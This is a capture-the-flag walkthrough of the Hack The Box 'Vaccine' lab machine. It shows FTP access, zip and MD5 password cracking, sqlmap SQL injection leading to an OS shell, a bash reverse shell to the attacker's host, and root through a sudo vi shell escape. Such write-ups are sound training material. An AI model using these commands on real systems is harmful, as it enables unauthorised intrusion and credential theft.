Vaccine

04th February 2020 / Document No. D20.101.29

Prepared By: MinatoTW

Machine Author(s): MinatoTW

Difficulty: Easy

Classification: Official

Enumeration

Note: this starting point machine only features a `root.txt`

We begin by running an Nmap scan.

```
nmap -sC -sV 10.10.10.46
```

```
nmap -sC -sV 10.10.10.46

Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-22 16:54 EDT
Nmap scan report for 10.10.10.46
Host is up (0.014s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
```

Running a simple Nmap scan reveals three open ports running, for FTP, SSH and Apache respectively.

The credentials `ftpuser / mc@F1l3ZilL4` can be used to login to the FTP server.

```
ftp 10.10.10.46
Connected to 10.10.10.46.
220 (vsFTPd 3.0.3)
Name (10.10.10.46:egre55): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0               2 Feb 03 11:23 a
-rw-r--r--    1 0        0            2533 Feb 03 11:27 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
226 Transfer complete.
2533 bytes received in 0.00 secs (27.4506 MB/s)
ftp>
```

A file named `backup.zip` is found in the folder. Extraction of the archive fails as it's password protected. The password can be cracked using JohntheRipper and rockyou.txt.

```
zip2john backup.zip > hash

john hash --fork=4 -w=/home/user/rockyou.txt
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads per process (12 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1 1g 0:00:00:00 DONE (2020-02-03 13:00)
```

The password is found to be `741852963`. Extracting it's contents using the password reveals a PHP file and a CSS file.

```
unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
```

Looking at the PHP source code, we find a login check.

```php
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) ===
"2cb42f8734ea607eefed3b70af13bbd3") {
                              $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
```

The input password is hashed and compared to the MD5 hash: `2cb42f8734ea607eefed3b70af13bbd3`. This hash can be easily cracked using an online rainbow table such as crackstation.

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
2cb42f8734ea607eefed3b70af13bbd3	md5	qwerty789

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


The password is cracked as `qwerty789`.

Foothold

Browsing to port 80, we can see a login page for MegaCorp.



The credentials `admin / qwerty789` can be used to login.




The page is found to host a `Car Catalogue`, and contains functionality to search for products. Searching for a term results in the following request.

```
http://10.10.10.46/dashboard.php?search=a
```

The page takes in a GET request with the parameter `search`. This URL is supplied to sqlmap, in order to test for SQL injection vulnerabilities. The website uses cookies, which can be specified using `--cookie`.

Right-click the page and select `Inspect Element`. Click the `Storage` tab and copy the PHP Session ID.



We can construct the Sqlmap query as follows:

```
sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --
cookie="PHPSESSID=73jv7pdmjsv7dsspoqtnlv66ls"
```

```
sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --cookie=
"PHPSESSID=73jv7pdmjsv7dsspoqtnlv66ls"

[*] starting @ 17:16:59 /2020-03-22/

[17:16:59] [INFO] resuming back-end DBMS 'postgresql'
[17:16:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: search=test';SELECT PG_SLEEP(5)--

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: search=test' UNION ALL SELECT NULL,NULL,(CHR(113)||CHR(106)|
    |CHR(113)||CHR(122)||CHR(113))||(CHR(105)||CHR(97)||CHR(67)||CHR(86)|
<SNIP>
    |(CHR(113)||CHR(98)||CHR(98)||CHR(98)||CHR(113)),NULL,NULL-- gKoa
---
[17:16:59] [INFO] the back-end DBMS is PostgreSQL
```

Sqlmap found the page to be vulnerable to multiple injections, and identified the backend DBMS to be PostgreSQL. Getting code execution in postgres is trivial using the `--os-shell` command.

```
sqlmap -u 'http://10.10.10.46/dashboard.php?search=a'
--cookie="PHPSESSID=73jv7pdmjsv7dsspoqtnlv66ls" --os-shell

<SNIP>

os-shell> whoami
[17:23:33] [INFO] used SQL query returns 1 entry
[17:23:33] [INFO] retrieved: 'postgres'
command standard output: 'postgres'
```

This can be used to execute a bash reverse shell.

```
bash -c 'bash -i >& /dev/tcp/<your_ip>/4444 0>&1'
```

```
nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.46] 44374
bash: cannot set terminal process group (27768): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ whoami
postgres
```

Privilege Escalation

Let's upgrade to a tty shell and continue enumeration.

```
SHELL=/bin/bash script -q /dev/null
```

Looking at the source code of `dashboard.php` in `/var/www/html` reveals the postgres password to be: `P@s5w0rd!`.

```
try {
   $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres
password=P@s5w0rd!");
 }
```

This password can be used to view the user's sudo privileges.

```
postgres@vaccine:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
postgres@vaccine:/var/www/html$ sudo -l
[sudo] password for postgres: P@s5w0rd!

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

The user is allowed to edit the configuration `/etc/postgresql/11/main/pg_hba.conf` using vi. This can be leveraged to gain a root shell and access root.txt.

```
postgres@vaccine:/var/www/html$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

:!/bin/bash
root@vaccine:/var/lib/postgresql/11/main# whoami
root
```